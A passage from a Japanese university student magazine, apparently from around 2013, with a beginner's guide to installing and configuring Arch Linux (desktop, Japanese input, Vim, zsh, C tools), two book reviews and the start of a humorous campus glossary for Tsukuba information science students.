すでに接続できているんじゃないかと思う場合には

```
1 # ping -c 30 8.8.8.8
```

などと入力してみましょう。

```
1 64 bytes from 8.8.8.8: icmp_seq=751 ttl=53 time=8.33 ms
2 :
```

^{*16} 物理的なディスクを、コンピュータ上の仮想的なディレクトリに割り当てる儀式

といった返答が帰ってきたら接続されています。このプログラムに限らず、多くのプログラムは Ctrl+C で終了しますので、出力を見飽きたら Ctrl+C で抜けましょう。

この辺からインストールの手順まではインターネット上のあちらこちらにかかれているのでなにか問題が起きたりわからなかつたりした場合は、[archlinux インストール] などと検索するといい^{*17}でしょう。

2.7 インストール

さて、インストールに取り掛かりましょう。

```
1 # nano /etc/pacman.d/mirrorlist
```

というコマンドを叩くと、エディタが起ち上がると思いますので、`mirrorlist`^{*18}を編集します。直感に頼らず、画面下の方に書いてある使い方に注意しましょう。

面倒ならばそのままでもいいですが、自分は以下のような内容にしました。

```
1 ## United States
2 Server = http://mirror.de.leaseweb.net/archlinux/$repo/os/$arch
3 ## Japan
4 Server = http://ftp.tsukuba.wide.ad.jp/Linux/archlinux/$repo/os/$arch
5 Server = http://ftp.jaist.ac.jp/pub/Linux/ArchLinux/$repo/os/$arch
6 Server = http://ftp.yz.yamagata-u.ac.jp/pub/linux/archlinux/$repo/os/$arch
```

あとは本当に本当にインストールするだけです。

```
1 # pacstrap /mnt base base-devel
```

途中で pacstrap が失敗してもう二度と pacstrap が動いてくれないんじやないかっていうときは、/mnt/var/lib/pacman/db.lck を消すとうまくうごくようになります。

```
1 # rm /mnt/var/lib/pacman/db.lck
```

こうして作ったシステムを立ち上がるようになります。https://wiki.archlinux.org/index.php/Installation_Guide#Install_a_bootloader を読むといいでしょう。GRUB というブートローダ（コンピュータの起動時に動作して、OS を起動するソフトウェア）をインストールします。

```
1 # arch-chroot /mnt
2 # pacman -S grub-bios
3 # modprobe dm-mod
4 # grub-install /mnt
5 # grub-mkconfig -o /boot/grub/grub.cfg
```

^{*17} 公式ページ (<http://wiki.archlinux.org>) でも十分ドキュメントはそろっているが

^{*18} 必要なソフトウェアが置いてある場所の一覧

それが終わったら、Configure the system の章に進みましょう。それも完了したら再起動です。USB メモリはこの時点で抜きましょう。CD ならば取り出しましょう。

ここで、ちゃんと立ち上がったら Post-installation の章を熟読し、他人に乗っ取られないちゃんとしたコンピュータにしましょう。

まず、一般ユーザを作成します。特権モードで動作する root アカウントで普段から操作するのはいいことではないので、普段使うためのアカウントを作成します。

```
1 # useradd -m -G wheel,disk,video,audio,optical,dbus,tty -s /bin/zsh wordian
```

-G に続く文字列は、ユーザをどのグループに入れるかということです。詳しい説明は割愛します。-s に続く文字列は、メインのシェルの設定です。後で詳しく述べます。*wordian* のかわりに、適宜自分の使いたいアカウント名を設定しましょう。

パッケージの検索は、-Ss オプションで可能です。2 行目のようにすると、firefox という名前を含むパッケージが存在するか検索出来ます。

```
1 % pacman -Ss <keyword>
2 % pacman -Ss firefox
```

プロンプトから察せる通り、一般ユーザでも可能です。

現在使用しているテキストコンソールからも WWW にアクセスすることは可能ですか¹⁹。ここでは、w3m というブラウザを利用してみます。

```
1 # pacman -S w3m
```

w3m は簡単に使えます。

```
1 % w3m http://wiki.archlinux.org
```

<H> で Help が出来ます。

3 twitter する

さて、インストールはおわりましたか？

ここで再起動しても、黒い画面に白文字で何かかかれているだけですね。それではあまりにも殺風景です。普段見かけるような、複数ウィンドウが立ち上がって見比べられるような、そういう環境が欲しいですね。

3.1 X を入れる

そこで、X という名の Window System²⁰を導入します。とりあえずまずはログインします。

```
1 login: root
2 Password: <passphrase>
```

*19 インターネットに接続されていれば

*20 GUI(グラフィカルにユーザと対話して操作するアプリケーションを複数同時に動かすインターフェース) の為のアプリケーション

そうすると、プロンプトが表示されるようになったはずです。ここで、root というユーザ名は特別なユーザ名で、コンピュータを特権モードで操作できます。ですから、root でログインしているときは OS を壊さないように要注意です。

さて、これから必要になるソフトウェアを導入します。

```
1 % wget https://aur.archlinux.org/packages/pa/package-query/package-query.tar.gz
2 % tar xf package-query.tar.gz && cd package-query
3 % makepkg
4 % cd .. && wget https://aur.archlinux.org/packages/ya/yaourt/yaourt.tar.gz
5 % tar xf yaourt.tar.gz && cd yaourt
6 % makepkg
7 % su
8 # pacman -S xorg-apps xorg-server xorg-twm xorg-xclock xorg-xinit xterm ruby ruby-gtk2 ruby-cairo
     chromium dbus curl
9 # pacman -U package-query/package-query-1.2-2-x86_64.pkg.tar.xz
10 # pacman -U yaourt/yaourt-1.3-1-any.pkg.tar.xz
11 # yaourt -S mikutter
```

できたっぽかつたら、上述の X Window System を立ち上げます。

```
1 ||# startx
```

ここまでできたら、一度ログアウトしましょう。

```
1 ||# logout
```

次から、パッケージのインストールなど、システムの変更をするとき(つまりユーザの権限ではできないこと)をするときは、su コマンドで root になります。

```
1 ||% su -
2 Password: <password を入力>
3 #
```

3.2 日本語環境を整える

ここでは、よく用いられている Anthy という日本語変換ソフトウェアをインストールし、入力ソフトウェアとして uim を使います。それから、日本語フォントをいくつか導入しますが、好みに合わせて加減してください。

```
1 ||% su -
2 Password:
3 # pacman -S uim anthy
4 # yaourt -S ttf-migmix otf-ipafont ttf-vlgothic ttf-ipa-mona ttf-ricty
```

3.3 Window Manager を選択する

それから、さきほど書いた `.xinitrc` (??) にあるとおり、X の Input Method の設定をして、X を再起動しましょう。さて、ここから選択のときです。Window System の上で動作させる window manager を何にするか選びます。GNOME, KDE, Xmonad, XFCE, LXDE, twm などがあげられます。自分にあった window manager を見つけるまでは、全部入れてみてもいいかもしれません。twm はおそらく現状 startx で立ち上がる window manager であるはずです。一番メジャーな window manager は GNOME です。[https://wiki.archlinux.org/index.php/Xorg_\(日本語\)](https://wiki.archlinux.org/index.php/Xorg_(日本語)) を参照しながらこの後の設定を行ってください。基本的には、好きな window manager を見つけて、`./.xinitrc` を書くという流れです。

僕は Xmonad を利用していますが、その場合の `.xinitrc` の一例です。

```

1 export XMODIFIERS=@im=uim
2 export QT_IM_MODULE=uim
3 export GTK_IM_MODULE=uim
4 exec uim-toolbar-gtk&
5 exec urxvtd&
6 uim-xim&
7 xmodmap .xmodmap
8 exec stalonetray -i 1 --geometry 6x1-0+0 -bg black&
9 exec xmonad
10
11 特に、下記の設定は後述の日本語入力環境に必要です。
12 \begin{lstlisting}[label=xinit]
13 export XMODIFIERS=@im=uim
14 export QT_IM_MODULE=uim
15 export GTK_IM_MODULE=uim
16 exec uim-toolbar-gtk&
17 uim-xim&
```

`.xinitrc` は、X が立ち上がった時に読み込まれるスクリプトの一つです。もし X を起動した直後に毎度同じことを繰り返しているのならば、ここに書くといいででしょう。

また、さらにログインマネージャもあるとよいかもしれません。例えば、以下のようにして、ログインマネージャの一つである slim が入ります。

```
1 # pacman -S slim
```

3.4 mikutter を立ち上げてみる

一般ユーザでログインして X を立ち上げた後、お好きな方法で xterm を開きましょう。デフォルトの twm の場合は、デスクトップを右クリックをするとアプリケーション一覧が出てきます。それから、以下のようにして twitter^{*21} client を立ち上げます。

```
1 % gem update && gem install memoize typed-array addressable oauth pango bsearch  
2 % mikutter
```

やったー mikutter^{*22}だー→ ω <~。

次回からは mikutter コマンドで mikutter を立ち上げられます。

4 アニメを見る

情報科学類生の多くは、どういうわけか 30 分弱くらいの Adobe Flash の動画を週に数回、定期的にみる習性があるようです。

使っているコンピュータの種類によるので一概には言えませんが、快適に Adobe Flash の再生を行うためにはグラフィックスカードまたはグラフィックスチップを生かして高速に動画再生をする必要があります。

```
1 % pacman -Ss xf86-video
```

- NVIDIA: xf86-video-nouveau
- Intel: xf86-video-intel
- ATI: xf86-video-ati

それぞれにあわせてドライバを入れましょう。

```
1 % su -  
2 Password:  
3 # pacman -S xf86-video-intel
```

nouveau の場合 (つまり nVidia) はすこし設定が必要です。 <http://bit.ly/ZryIyv>^{*23} を参照しましょう。

Flash については、<http://bit.ly/XkCC0U>^{*24} に詳しくのっています。 [archlinux flash chromium] などと検索するといいと思います。

```
1 % su -
```

^{*21} 筑波大学では他の理系大学と同じくそれ以上に twitter のユーザが多く学生間だけではなく教員の日常も垣間見ることができます。連絡手段、ライフラインでもあります

^{*22} mikutter は、twitterID: @toshi_a 氏が開発している twitter クライアント。Ruby と言う言語で動いている。この Ruby の親である Matz 氏は筑波大学第三学群情報学類のソフトウェア研究室 (softlab) にいた

^{*23} [https://wiki.archlinux.org/index.php/Xorg_\(日本語\)](https://wiki.archlinux.org/index.php/Xorg_(日本語))

^{*24} https://wiki.archlinux.org/index.php/Chromium#Flash_Player

```

2 || Password:
3 # pacman -S flashplugin

```

もし nVidia のグラフィックスカードを使っている場合には、さらに libvdpauを入れるとよいようです。

5 快適なプログラミング環境を手に入れる

5.1 エディタ

ところで Vim というエディタはご存知でしょうか。

地上でもっとも調和のとれたテキストエディタです^{*25}。

そういうわけで、デフォルトでは使いにくい Vim を使いやすくします。

`/.vimrc`に以下の内容を書きます。

```

1 syntax on "シンタックスハイライト
2 filetype plugin on "プラグインをファイルタイプ別にロード
3 filetype indent on "インデントをファイルタイプ別にする
4 set ts=2 "tabstop=2
5 set sw=2 "なんだっけこれ
6
7 set autoindent smartindent " 自動インデント,スマートインデント
8 set backspace=indent,eol,start " バックスペースでなんでも消せるように
9 set formatoptions+=m " 整形オプション,マルチバイト系を追加
10
11 set wildmenu " コマンド補完を強化
12 set wildmode=list:full " リスト表示,最長マッチ
13
14 " 検索関連
15 set wrapscan
16 set ignorecase " 大文字小文字を区別しない
17 set smartcase " 但し大文字小文字が混じった検索ワードのときは区別する
18 set incsearch " 下に検索
19 set hlsearch " 検索文字をハイライト
20 " ファイル関連
21 set autoread " 他で書き換えられたら自動で読み直す
22 set hidden
23 "表示関連
24 set showmatch " 括弧の対応をハイライト

```

^{*25} 繰りかえしますが本誌 WORD は宗教的に中立な立場を採用しています

```
25 set showcmd " 入力中のコマンドを表示
26 set number " 行番号表示
27 set ruler
28 set laststatus=2
29 set confirm " 終了時に保存するか訊く
30
31 set visualbell " beep を黙らせる
32 set mouse=a " マウスが使えるようにする
33 set cmdheight=2 " なんだっけこれ
34
35 set t_Co=256 "256色に
36
37 colorscheme wombat256mod
```

さらに、Shougo(TwitterID: @ShougoMatsu) という Vim 大好きな softlab の卒業生が、実に便利な Vim プラグインを量産しています。かれにサジダして、Neobundle という Vim プラグイン管理用プラグインを使いましょう。

```
1 % su -
2 Password:
3 # pacman -S install git
4 # exit
5 % mkdir -p ~/.vim/bundle
6 % git clone git://github.com/Shougo/neobundle.vim ~/.vim/bundle/neobundle.vim
```

さらに、`.vimrc`をいじって設定する必要があります。<https://github.com/Shougo/neobundle.vim>を見て設定しましょう。

Neobundle の設定が終わったら、Vim に好きなプラグインを入れて快適にしましょう。Unite.vim や VimShell、Neocomplcache などは見逃せません。

Vim の設定については、『Vim テクニックバイブル ～作業効率をカイゼンする 150 の技～』を読むと特に効果的です。

5.2 シェル

`zsh` とは、シェルと呼ばれるプログラムのひとつです。最初から入っているシェルは `bash` というプログラムでしたが、`zsh` をデフォルトに変更します(インストール時に示した通りに作ったアカウントは、`/bin/zsh` をデフォルトのシェルに指定していますのでこの作業は不要です)。

```
1 % chsh
2 Changing shell for wordian.
3 Password:
```

```

4 || New shell [/bin/bash]: /bin/zsh
5 || Shell changed.
```

さらに、デフォルトの zsh の設定では使いにくいので、zsh の設定もしましょう。[./zshrc] に、以下のような記述をします。

ただし、PROMPT の設定に見えている `^` という文字列は、そのまま入力されるべき文字列ではなく、`<ESC>` 文字のことをさします。Vim では、C-v <ESC>*²⁶をすると、`^` が入力できます。よくわからなかつたら、<https://github.com/iori-yja/dotfiles/blob/master/.zshrc> をダウンロードするといいかもしれません。

```

1 HISTFILE=~/.zsh_history #.zsh_history に履歴を保存
2 HISTSIZE=10000
3 SAVEHIST=10000
4 setopt hist_ignore_dups # ダブる履歴は無視
5 setopt share_history # 複数のzsh 間で履歴を共有
6 bindkey -v
7
8 export LANG=en_US.UTF8
9 case ${UID} in
10 0)
11     RPROMPT="%{^[[1m%}%/ %{^[[m%} "
12     PROMPT="%T%{^[[1m%} %{^[[31m%}%%%{^[[m%} "
13     PROMPT2="%{^[[5m%}%% %{^[[m%} "
14     SPROMPT="%{^[[31m%}r is correct? [n,y,a,e]:%{^[[m%} "
15     [ -n "${REMOTEHOST}${SSH_CONNECTION}" ] &&
16         PROMPT="%{^[[37m%}${HOST%.*} ${PROMPT}"
17         ;;
18
19 *)
20     RPROMPT="%/%{^[[m%} "
21     PROMPT="%T%{^[[1m%} %{^[[34m%}%%%{^[[m%} "
22     PROMPT2="%{^[[5m%}%% %{^[[m%} "
23     SPROMPT="%{^[[31m%}r is correct? [n,y,a,e]:%{^[[m%} "
24     [ -n "${REMOTEHOST}${SSH_CONNECTION}" ] &&
25         PROMPT="%{^[[37m%}${HOST%.*} ${PROMPT}"
26         ;;
27 esac
```

*²⁶ Ctrl+V の後に ESC キーを押すということ

```
28
29 setopt nolistbeep
30 setopt correct
31 autoload -U compinit
32 compinit
33
34 # enable color support of ls and also add handy aliases
35 if [ -x /usr/bin/dircolors ]; then
36     test -r ~/.dircolors && eval "$(dircolors -b ~/.dircolors)" || eval "$(dircolors -b)"
37     alias ls='ls --color=auto'
38     alias dir='dir --color=auto'
39     alias vdir='vdir --color=auto'
40     alias grep='grep --color=auto'
41     alias fgrep='fgrep --color=auto'
42     alias egrep='egrep --color=auto'
43 fi
44
45 # ls コマンドのエイリアス
46 alias ll='ls -l'
47 alias lla='ls -al'
48 alias lat='ls -tal'
49 alias lt='ls -tl'
50 alias la='ls -A'
51 alias l='ls -CF'
52 alias llss='ls -l |less'
53
54 alias pastebin="curl -F 'sprunge=<-' http://sprunge.us"
55
56 alias u='cd ..'
57 alias uu='cd ../../'
58 alias uuu='cd ../../../'
```

5.3 TMUX

TMUX と言うプログラムは、Terminal Multiplexer という本名ですが、広く TMUX と呼ばれています。これは、ひとつつのターミナルに、複数タブのターミナルを開くことができるようするプログラムです。

詳しくは本誌 WORD19 号『一斗缶 special edition 号』収録の「GNU screen から tmux へ」(Flast) 及び 25 号『60 秒以内に WORD を用意できなかつたら WORD 無料券をプレゼントします号』収録の「tmux を便利に使う」(坂口和彦)

という記事がありますので、ぜひご一読ください。バックナンバーは <http://www.word-ac.net/> からダウンロード可能な他、25号は最新号であり、まだハードコピーの在庫があります。WORD の配布場所各所(情報科学類学生ラウンジ、1階計算機室前、図書館、3A棟1階ラウンジなど)にお求めください。

6 C言語の開発環境を入れてみる

Linuxの利点の一つとして、ソースコードをいつでも参照することができるというものがあります。せつかくなので、ユーザに徹することなく、飽くなき探求心を發揮しましょう。そのためには、C言語という実にメジャーな言語についての教養が必要になります。プログラミング自体は本稿では扱いませんが、C言語での開発に必要なソフトウェアの紹介をします。

Vim : エディタ。

ctags : エディタにおいて、関数呼び出しの箇所から関数定義の箇所を呼び出す機能を実現するためのソフトウェア。

clang または gcc : コンパイラ。ソースコードを実行可能なファイルに変換する。

gdb : 古典的なデバッガ。C言語のバグを見つけるのには超直感が求められるが、ステップ実行などにより理性的なバグの発見が可能になる。

valgrind : すごいデバッガ。メモリリークなどをガシガシ拾ってくれる。

git : ヴァージョン管理ソフトウェア。

make, OMakeなど : ビルドの自動化を行うソフトウェア。

どれも pacman で導入することができます。

```
% pacman -S vim ctags gcc clang gdb valgrind git make
```

Cのプログラミング自体については、さまざまな良著が巷に出回っていますがいくつか紹介します。

- 『C言語によるオブジェクト指向プログラミング入門』(坂井 弘亮, 翔泳社) ISBN978-4798121130
- 『リンカ・ローダ実践開発テクニック—実行ファイルを作成するために必須の技術』(坂井 弘亮, COMPUTER TECHNOLOGY) ISBN978-4789838078
- 『Linux プログラミングインターフェース』(Michael Kerrisk 著, 千住 治郎 訳, O'REILLY Japan) ISBN978-4873115856
- 『21st Century C』 (Ben Klemens, O'REILLY) ISBN978-1449327149

7 Linux Mint

ここまで Arch linux を中心に扱ってきました。他の Linux ディストリビューションとして人気なものに、Linux Mint があげられます。

Linux Mint はインストールが簡単で、インストールしたその日のうちに実用的に使うことができるでしょう。Arch linux の導入でどうしてもつまづいた場合には使ってみるといいのではないかでしょうか。

<http://www.linuxmint.com/download.php> をひらいて、使ってみたいなと思うバージョンをダウンロードします。

おそらく多くの読者は Cinnamon や KDE、動作が軽量な方がいいならば Xfce 版を選ぶと無難でしょう。No codec 版は、MP4 などの特許がからんでいて一部地域(日本・アメリカ)での配布がややこしい場合の版^{*27}です。国内での配布に関して抵触するのですが、利用に関してはどうなのか、筆者の知識不足で知りません。No codec 版を利用したほうが無難らしいです。^{*28} インストール方法は自明ですのでここでは扱いません。インストールメディアの作成、起動はこの記事で扱ったとおりです。

8 終わりに

ここまで、もしかすると初めての人には難しく脅してしまったかとおもいます。しかし、コンピュータはそうそう簡単には壊れるものではないので、失敗を恐れずにどんどんいろんなことに挑戦してみてはいかがでしょうか。バックアップをとれば怖いものはありません。本誌にそってやってみてもうまくいかず、おかしいなと思うことがあるかもしれませんのが、おそらくソフトウェア的な問題でしょう。もう一度調べながらやり直してみればきっとうまく行きます。

今回示した設定ファイルは、<https://github.com/iori-yja/dotfiles> に公開しています。以下のようにダウンロードできます。

```
1 ||% git clone https://github.com/iori-yja/dotfiles
```

普段づかいを続けていく上で、上では紹介していない技・Tips はたくさんあります。今回は初心者向けのインストール解説にフォーカスした記事でしたのでさらに便利に使いこなすための説明には至れていません。

Google 以外の調べる方法も身につけて置きましょう。man コマンドというオフラインで引ける辞書のようなものがあります。覚えておいて損はありません。

```
1 ||% man -k <keyword>
2 ||% man <software name>
```

また、yaourt -Ss コマンドでの検索や、ちゃんと直感に頼らずに Arch wiki や Arch BBS(掲示板)などを検索するというのも忘れてはいけません。

それと、Arch linux 固有の操作だけではなく、Linux 全般、あるいは Unix 系 OS 全般について言える操作などもありますので、汎用的な操作を身につけておくと、これからいろいろ役にたつと思います。

今回はデスクトップ環境をセットアップすることを前提に話をすすめましたが、そのうち本誌 WORD あたりでサーバをセットアップする話なども誰かがしてくれるでしょう。それでは、再見！

^{*27} libdvdcss が入っていない

^{*28} 引用:

Linux Mint のミラーをやめました。Linux Mint の DVD イメージには、特許で保護されているコーデックを実装したライブラリや、CSS を回避するためのライブラリが含まれています。これらの配布を日本で行うことは特許法や不正競争防止法で禁止されています。これまで見て見ぬふりをしていました。しかし、ついでに違法性を認識していることを twitter で白状してしまったのでミラーをやめることにしました。

書籍紹介

文 編集部 UTM

書籍紹介とは

この書籍紹介は、情報科学類生による情報科学類生のための書籍紹介です。技術的に役立つものから知つていて得をしないものまで、書籍をピックアップして紹介します。

りゅうせいめい 流生命 あなたの人生浄靈します

書籍名 : 流生命 あなたの人生浄靈します 初版第3刷

著者名 : 下ヨシ子

発行 : 実業之日本社


ISBN : 978-4-40832-150-9

値段 : 1400 円

頁数 : 212 頁

発行日 : 2002 年 8 月 19 日

人生には神からあらかじめ決められた大まかな流れがあり、それを流生命という。



しかし、様々な邪悪な霊や念が人に憑依することにより、その人の人生の福運が邪魔されてしまう。六字明王の加護を受けた筆者がその悪霊を淨靈し、代わりに守護霊を憑依させることでその人を幸福にすると主張する。筆者に淨靈され、幸福を手にいれた様々な人の膨大な体験談が本書には載せられており、筆者の主張を裏付ける。

また読者のために、自分の流生命が判定できるように判定法とその流生命の解説、未来予知が載っている。また、本書は筆者が特別に念を込めており、手にとって1年は悪霊を防ぐことができるという、お得な一冊である。

超常現象の心理学 人はなぜオカルトにひかれるのか

書籍名 : 超常現象の心理学 人はなぜオカルトにひかれるのか 初版第1刷

著者名 : 菊池聰

発行 : 平凡社

ISBN : 978-4-58285-028-4

値段 : 660 円

頁数 : 192 頁

発行日 : 2002年8月19日

宇宙人と遭遇したという人の体験談や血液型性格診断、占いなど、日常生活で「非科学」に触れる機会が多い。普通の人は「自分はオカルトに引っかからない」と考

えているかもしれないが、一方で血液型性格診断や占いに影響されてしまう人は大勢いる。筆者は心理学の立場から、人がそれらのオカルトに引っかかる過程とその時の心理を解説する。具体的な事例も多く紹介されているため、これを読んでオカルトを見分ける力を持つといいかかもしれない。



つくペディア 2013年度版

文 編集部 はろぱり

はじめに

弊誌編集部に連綿と受け継がれてきた『つくペディア』を、この度全学向けに増補改訂して公開いたします。この記事は情報科学類の新入生に毎年配布される『入学祝い号』に収録されていたものですが、今年度は収録し忘れたので、このような形で公開する運びとなりました。

40 年の歳月の中で培われた独特な文化の蓄積が、ここにあります。

Alphabet

AC [えーしー]

1. Admission Center のこと。AC 入試の実施などをを行う組織。
2. Academic Collaboration (産学連携) のこと。筑波大学も力を入れています。
3. ある特定の分野において、変態的なほどの知識や能力を持つ人のこと。普段はあたまのおかしな行動や言動をしていることが多く、この場合の AC を「あたまがおかしい」の略とすることがある。ただし、ここで言うあたまがおかしいとは素晴らしいの最上級であり、最高位のほめ言葉。狭義には AC 入試で入学してきた人を指し、広義にはこれらの行動をとる人全般を指す。
4. 公共広告機構のこと。QWERTY 配列のキーボードでは右手だけで入力できる単語としても有名。また、東日本大震災で日本全国が混乱している中、「ぼぼぼぼーん」という謎の CM で国民を洗脳しようとしたことで話題になった。資金源や組織など、あらゆるもののが謎に包まれた団体。
5. フロム・ソフトウェアのゲームソフトである Armored Core シリーズの略称。

6. Alternating Current (交流) のこと。情報系学生には難しい。

aiai モール [あいあいもーる]

つくばセンターとくつついで存在するショッピングモール。雑貨の他に飲食店が何軒かある。隣のオークラ(旧第一ホテル)の店とは違い学生向けといった感じ。ちなみに東側の駐車場はモールで飲食をすると駐車料金が無料になる。

Big Ben [びっぐべん]

2013 年 2 月末までテクノパーク桜にあったレンタル CD・ビデオ店。その以前は吾妻にあった。しばしば下品な省略のされ方をする。2013 年 3 月末から TSUTAYA WonderGoo として新装開店した。

COINS [こいんず]

1. 情報科学類計算機システムの通称。
2. 情報科学類の英語名「College Of INformation Science」の略。

CREO [くれお]

つくばセンター南にある西武、イオンなどの共同店舗。Q't ができる影が薄くなった上、iias つくばができて以来、人が減っている。飲食店も多い。

Homac [ほーまっく]

大穂にあるホームセンター。一番近くのホームセンターといえばここ。あまり品揃えは良くないので、探し物が見つからないようならジョイ本に行くべし。(→ジョイフル本田)

iias つくば [いーあすつくば]

研究学園駅の近くにあるショッピングセンター。北関東最大級という称号に恥じない敷地面積・テナント数を誇る。ここの本屋の品揃えはかなりよい。2008年10月開業。

IMAGINE THE FUTURE. [いまじんざふゅーちやー]

筑波大学発の新しい哲学。大学発ベンチャー宗教とも。旗、横断幕、のぼり、うちわ、手提げバッグ、紙袋、歌、傘、DVD、文房具、コースター、ピンバッジ、下敷きなどのグッズが充実している。最後の「.」を忘れてはならない。

KNT [けーえぬていー]

(→近畿日本ツーリスト)

Linux [りなっくす]

OS の一種。これから触る機会が増えるかもしれない OS。これを自分のパソコンに入れている人も多く、結構メジャーかもしれない。

Mac OS X [まっくおーえすてん]

OS の一種。青色が美しい Aqua インタフェースを特徴とした新しい Mac であり、UNIX みたいにも使える。

ターミナルのコマンドは UNIX 系と似たように使えるが、細かな勝手は Linux とは異なってくる。

2010 年度から COINS には、27 インチ iMac と Mac OS X 10.6 Snow Leopard が導入されている。

mail [めーる／めいる]

電子メール、e-mail とも。インターネットを利用した手紙のようなもの。情報科学類生には、というより大学生にはなくてはならないもののひとつ。

また、「e-mail でのみ受け付ける」といったレポートも多いので、使えないと単位取得上非常に困る。使い方はコンピュータリテラシの授業で教えてもらえるので絶対に使えるようになること。メールマナーもあわせて覚えよう。

MAX コーヒー [まっくすこーひー]

コカ・コーライーストジャパンプロダクツが製造する缶コーヒー「GEORGIA」の一種。コーヒーと名を冠しているにもかかわらず主成分は加糖練乳であり、GEORGIA の他のカフェオレを遙かに凌ぐ糖分を有するため、コーヒー入り練乳と呼ぶのが正しい。中毒性が高く、一度飲むと病みつきになる者も多いが体が拒絶反応を起こす者も少なくない。以前は一部地域のみの販売だったが、2009年初春より、発売 30 年目にして全国展開されることになった。

MAX プリン [まっくすぶりん]

MAX コーヒーを原料にしたバケツプリン。WORD 編集部の新歓やイベントで食べることができる。健康を害しそうな甘さであり、あまり頻繁には食べたくない。YouTube にも動画が上がっているので是非見て頂きたい。

MOVIX つくば [むーびっくすつくば]

イーストつくばにできた映画館。シネプレックスから「つくば唯一の映画館」の座を奪い取った。(→シネプレックス)

open-coins [おーぷんこいんず]

昔使っていたマシン群を使い、メーリングリストサービスなどをおこなっている学生有志の団体、および彼らが運営する計算機システムを指す。知名度は低

いが知つておくと便利だ。サークルやクラスのメーリングリストを作りたいときはここに頼んでみよう。→
<http://www.open.coins.tsukuba.ac.jp/>

Q't [きゅーと]

つくばセンター南にある多目的商店街。ファッションや小物系の店がならんでいる。値段はイオンと西武の中間くらい。1階にはいくつかの店舗がまとまつた大規模なフードコートがある。

RanRan [らんらん]

春日にある丼物屋。とにかくたっぷり食べられる。その洗面器のような巨大などんぶりは必見。コストパフォーマンスはかなり高い。土日曜休業。祝日は不定。営業時間は通常 17:00～23:45。筑波大学生でここに行つたことないやつはモグリだ。帰省でしばらく筑波を離れると、RanRan の丼が恋しくなること請け合い。

RanRan 効果 [らんらんこうか]

RanRan で食事をとつた後、普段よりも早くお腹が減る現象。胃袋が拡張するためかと思われる。ちなみに医学的根拠は全く無い。

Ruby [るびー]

情報科学類の偉大なる先輩、まつもとゆきひろ氏が生み出したオブジェクト指向のスクリプト言語。今、世界でどんどん人気が上昇している言語。学内専用ページでは、まつもとゆきひろ氏の卒論が見られる。

SoftEther [そふといーさ]

1. 情報科学類の偉大なる先輩、登 大遊氏が開発した VPN ソフトウェア。平成 15 年度 IPA 未踏ソフトウェア創造事業未踏ユース部門の採択プロジェクトとして開発された。ファイアウォールなどを経由して仮想ネットワークを張れるため、運用によってはセキュリティ上問題があるなどとして同年末の公開直後に経済産業省から配布停止要求があつたことなどで有名になつた。現在は同ソフトの後継版として PacketiX VPN が

頒布、販売されており、2010 年 3 月にバージョン 3.0 の RC 版が発表された。

2. SoftEther の開発等を行う会社として 2004 年 4 月 1 日に設立された筑波大情報学類（当時）発のベンチャー企業「ソフトイーサ株式会社」の略称。情報学類（当時）から 2 名、工学システム学類から 1 名、大学院から 1 名の合計 4 名が役員となって発足した。

TeX [てふ]

本当は『TeX』というロゴだが、普段は TeX と表記することが多い。理系の学生・教官がレポートや論文を書くのによく使う文章整形システム。スタイルの良い文章が簡単に作れ、式数もきれいに表示できる。はまってしまうとたつた数枚のレポートでも TeX で書かないと気が済まなくなってしまう。コンピュータリテラシの授業で基礎を習うと思うので、使い込みたい人は独学で勉強しよう。

TOOLS [つーるず]

大学会館にある文房具屋。芸術専門学群生向けに画材や文具を売っているが、シャーペンの品揃えなどは書籍部より充実しているので、他学類生にもおすすめ。なお、コミックマーケットのカタログもここで予約することができる。

TSUTAYA WonderGoo [つたやわんだーぐー]

テクノパーク桜のかつてあった Big-Ben の跡地に 2013 年 3 月から新装開店したレンタルビデオ店。「ワンダー」では語義曖昧性があるため、Wonder-Ben と呼ばれることも。（→ Big-Ben）

TWINS [ついんず]

筑波大学生の学籍情報や成績はすべてこの Web 上のシステムに記録されている。履修申請や成績確認でよつちゅうお世話になるシステム。科目データベース (KDB) と連携して授業情報が登録されている。2 学期制への移

行に合わせて、2013 年度からシステムが入れ替わった。

(→ <https://twins.tsukuba.ac.jp>)

TX [ていーえっくす]

「つくばエクスプレス」の略称。(→つくばエクスプレス)

UNIQLO [ゆにくろ]

筑波大生の標準ファッション。同じ服を着ている人を 1 日に 3 人は見かける。情報科学類ではそうではなく、イオンなどが幅を利かせている。

UNIX [ゆにっくす]

1. OS の一種。Solaris、HP-UX、Tru64、そして IRIX など大変多くの種類がある。ネットワークに接続され、多人数で使われることを前提に作られているので大学などの計算機では最もよく使われる。マルチユーザー、マルチタスク、遠隔からの操作が容易であることが特長。Windows 文化に慣れ親しんだ人は、ある種のカルチャーショックを受けるかもしれないが、はまると抜け出せなくなるほど奥が深い。情報科学類の授業では、UNIX 系 OS を使用することが多い。
2. 正式には、The Open Group がライセンスする登録商標で、特定の条件を満たさないと「UNIX」とは名乗れないために、Linux や FreeBSD などは正しくは「UNIX」ではない (UNIX clone と呼ばれる)。しかし実質的な差異はほとんど無いので、まとめて UNIX と呼ばれことが多い。(→ Linux)

WonderGoo [わんだーぐー]

CD、マンガ、雑誌、ゲーム、携帯などを販売しているカスミグループの店。桜の TSUTAYA WonderGoo と土浦学園線沿いの研究学園駅近くにある店舗、大穂に店舗がある。

WORD [わーど]

(1)2009 年に 30 周年を迎える今年 34 周年を迎える老舗雑誌である情報科学類誌 WORD 編集部の略称、(2) 情報科学類の広報集団で、この冊子を作った人たち、(3) たいてい誰かがいる 3C212 の編集室のこと。新 2 年生から大学院生、果ては OB、OG までの体育・文化系を問わない幅広い人材で、学類関係のイベントに妙な影響力と実行力を持つ、学類に必要不可欠な存在 (超自画自賛モード)。学類の情報発信元でもあり、いろんな情報の集積地でもある。質問・意見などは遠慮なくどうぞ。ちなみに新入生歓迎委員会とは別組織である (→ <http://www.word-ac.net>)

Number/Symbol

3C113 [さんしーいちいちさん]

情報科学類計算機室。iMac がある。授業などでもつともよく使う部屋。

3C205 [さんしーにーまるご]

情報科学類計算機室。iMac が並んでいる。

3C206 [さんしーにーまるろく]

情報科学類計算機室。Windows マシンが設置されている。

3C212 [さんしーにーいちに]

情報科学類共同利用室。実際は WORD が編集室として利用している。24 時間 365 日を通して人がいなくなることはない。

3C213 [さんしーにーいちさん]

